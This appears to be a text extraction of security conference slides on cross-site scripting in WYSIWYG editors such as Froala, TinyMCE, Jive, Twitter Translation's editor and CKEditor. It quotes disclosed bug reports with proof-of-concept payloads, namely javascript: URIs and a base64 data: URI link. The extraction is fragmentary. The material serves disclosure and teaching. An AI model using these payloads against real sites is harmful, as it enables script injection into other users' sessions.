


Who is using Mercury?




<http://jejackson.github.io/mercury/>

XSSed CNET's Forum (MooEditable WYSIWYG Editor in use ...)



XSSed Froala

XSS in FROALA WYSIWYG #33



soaj1664 opened this issue on 12 Apr · 28 comments



soaj1664 commented on 12 Apr

Hi,

The editor is vulnerable to an XSS. The editor allows users to insert link and if instead of normal link, I input JavaScript URI

```
javascript:alert%28location%29
```

then it works. The attacker can execute arbitrary code of his choice. Please fix this issue. Thanks!




stefanneculai commented on 12 Apr

Owner

Thanks for pointing that out. We'll fix it shortly.

<https://github.com/froala/wysiwyg-editor/issues/33>

XSSed Jive



Reward from Jive :)

Welcome to Jive

 It appears your account has been deactivated. You might contact your administrator if you think this is a mistake.

Bala Sathiamurthy <bala.sathiamurthy@jivesoftware.com>

Mar 19 



to me, Aaron, David, Security 

Ashar,

We appreciate you responsibly reporting these bugs to us but remember this is an actual active community. Your last attempt to inject data URI in a message thread was inside the community of one of our partner companies. They most likely reported the content as "Abuse" and hence our support disabled the account. We will look into it.

XSSed TinyMCE

Bug #6851Share

Cross-Site Scripting (XSS) in TinyMCE

Submitted: 2014-04-14 06:16:44 By: soaj1664

Browsers: chrome firefox

Tags: xss

Status: Closed Priority: 3 Resolution: Fixed Assigned to: None

URL: <http://fiddle.tinymce.com/Tbeaab>

Description: Description of problem: The editor is vulnerable to an XSS.

Steps to reproduce:

On this demo page: <http://www.tinymce.com/tryit/basic.php>

type anything and select the text in order to make it a LINK i.e., click on button Insert/Edit link.

Now site will open a dialog box and asks for URL. Initially I tried to execute JavaScript via JavaScript URI but editor performs well and does not allow JavaScript code execution via JS URI. BUT Data URI works e.g.,

Input the following as a part of URL:

```
data:text/html;base64,PHN2Zy9vbmxvYWQ9YW/xlcQoMik+
```

Now TinyMCE convert this into a valid link and its output looks like:

```
<p><a href="data:text/html;base64,PHN2Zy9vbmxvYWQ9YW/xlcQoMik+">click</a></p>
```

Expected result: Should not allow DATA URI

Actual result: It allows JavaScript code execution via Data URI. I think this should be fixed.

http://www.tinymce.com/develop/bugtracker_view.php?id=6851

XSSed 6 more WYSIWYG Editors



Ashar Javed

@soaj1664ashar

javascript:alert(1)

is enough for NicEdit, Raptor, jHTMLArea,
Aloha, eIRTE and Medium

#WYSIWYG #XSS

[https://twitter.com/soaj1664ashar/status/
513229764078104576](https://twitter.com/soaj1664ashar/status/513229764078104576)

A tale of an XSS in Twitter Translation's WYSIWYG Editor

Twitter Translation's WYSIWYG (Insert Link)

Links

```
https://twitter.com/ - automatic!  
[Twitter](https://twitter.com/)
```

<https://translate.twitter.com/forum/forums/feature-requests/topics/new>

Lets XSS ... step #1

[twitter] (<https://twitter.com>)
has been internally converted into
<a href="<https://twitter.com>">twitter

Step #2

What happens if I replace <https://twitter.com> with [javascript:alert\(1\)](javascript:alert(1)) like
[twitter] ([javascript:alert\(1\)](javascript:alert(1)))
has been internally converted into
twitter

Step #3

[twitter] (javascript:alert(1))

has been internally converted into

twitter


Step #4

[twitter] (javascript:alert%28 1%29)

has been internally converted into

twitter

Here we go ...



<http://www.scribd.com/doc/211362856/Stopped-XSS-in-Twitter-Translation>

After Fix ... @ndm Replied




<https://twitter.com/ndm/status/456129160411234304>

Which 3rd Party Library (WYSIWYG)?

Markdown

XSSed Markdown




<http://daringfireball.net/projects/markdown/dingus>

Standard Markdown

**Recently an attempt has been
made to make it standard ...
BUT**

Set Back?



<http://standardmarkdown.com/>

Standard Markdown is now Common Markdown

<http://blog.codinghorror.com/standard-markdown-is-now-common-markdown/>

Attacking `Style` Feature of WYSIWYG Editors

`style` attribute in WYSIWYG

CKEditor with lots of features enabled

Link

Link InfoTargetUploadAdvanced

Id

Language Direction

<not set>

Access Key

Name

Language Code

Tab Index

Advisory Title

Advisory Content Type

Stylesheet Classes

Linked Resource Charset


Relationship

Style


OK

Cancel

Style Context Attack Methodology



XSSed Ebay (CKEditor in use)



Reward from Ebay :)

 Shop by category ▼

